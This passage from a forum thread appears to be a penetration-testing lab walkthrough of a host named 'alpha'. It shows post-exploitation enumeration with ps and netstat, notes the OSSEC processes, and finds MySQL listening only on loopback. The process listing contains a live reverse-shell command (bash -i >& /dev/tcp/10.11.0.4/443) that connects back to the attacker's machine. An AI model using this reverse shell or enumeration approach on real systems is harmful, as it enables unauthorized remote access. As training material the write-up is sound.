root      1397  0.0  0.0      0     0 ?        S    04:09   0:00 [kauditd]
www-data  1419  0.0  0.1   9508  1136 ?        S    04:13   0:00 bash load.sh
www-data  1420  0.0  0.1  17960  1444 ?        S    04:13   0:00 /bin/bash -c echo aaaa; bash -i >& /dev/tcp/10.11.0.4/443 0>&1; echo zzzz;
www-data  1421  0.0  0.2  18144  1956 ?        S    04:13   0:00 bash -i
root      1651  0.0  0.0      0     0 ?        S    04:15   0:00 [kworker/u2:0]
www-data  1922  0.0  0.1  15568  1156 ?        R    04:39   0:00 ps aux
www-data@alpha:/usr/lib/cgi-bin$
```

The following parts look interesting to us - as they stand out from the stock/default value, and add on to them being into /etc/passwd, this puts "/var/ossec-hids2.8/" into the top of our "to try" list.

> *root 1334 0.0 0.0 12840 516 ? S 04:06 0:00 /var/ossec-hids2.8/bin/ossec-execd*
> *ossec 1338 0.0 0.3 14684 2516 ? S 04:06 0:00 /var/ossec-hids2.8/bin/ossec-analysisd*
> *root 1342 0.0 0.0 4580 568 ? S 04:06 0:00 /var/ossec-hids2.8/bin/ossec-logcollector*
> *ossecr 1347 0.0 0.1 31648 908 ? Sl 04:06 0:00 /var/ossec-hids2.8/bin/ossec-remoted*
> *root 1353 0.3 0.2 5348 1712 ? S 04:06 0:06 /var/ossec-hids2.8/bin/ossec-syscheckd*
> *ossec 1356 0.0 0.0 13096 544 ? S 04:06 0:00 /var/ossec-hids2.8/bin/ossec-monitord*

Let's check the network service. It's always good at this point to double check what we found back doing the port scan. If there is a service listed here, that wasn't detected, its a good sign there's a firewall rule blocking access (*cough* which happens in other lab machine *cough*).

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ netstat -antup
netstat -antup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0    140 10.11.1.71:55518        10.11.0.4:443           ESTABLISHED 1421/bash
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 0.0.0.0:1514            0.0.0.0:*                           -
www-data@alpha:/usr/lib/cgi-bin$
```

```
www-data@alpha:/usr/lib/cgi-bin$ netstat -antup
netstat -antup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0    140 10.11.1.71:55518        10.11.0.4:443           ESTABLISHED 1421/bash
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 0.0.0.0:1514            0.0.0.0:*                           -
www-data@alpha:/usr/lib/cgi-bin$
```

We can see the "TCP 3306" (default port for MySQL) is using the loopback interface, which is why we couldn't access it. We also have a MySQL process listed in "ps aux" as well as it having its own user in /etc/passwd. Plus using our knowledge about the system, we know the web application requires MySQL. This means, somewhere in the web application there will be credentials, which is used to interact with the service. We will put this right at the top of our "to try" list, for after when we have finished running these basic commands (that we recommend to run on every *nix box).

There's also a single UDP port open that we missed. Everything else is already known about.

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | **Reply With Quote** |

Reply to Thread

Page 2 of 13 First 1 2 3 4 12 ... Last

« Previous Thread | Next Thread »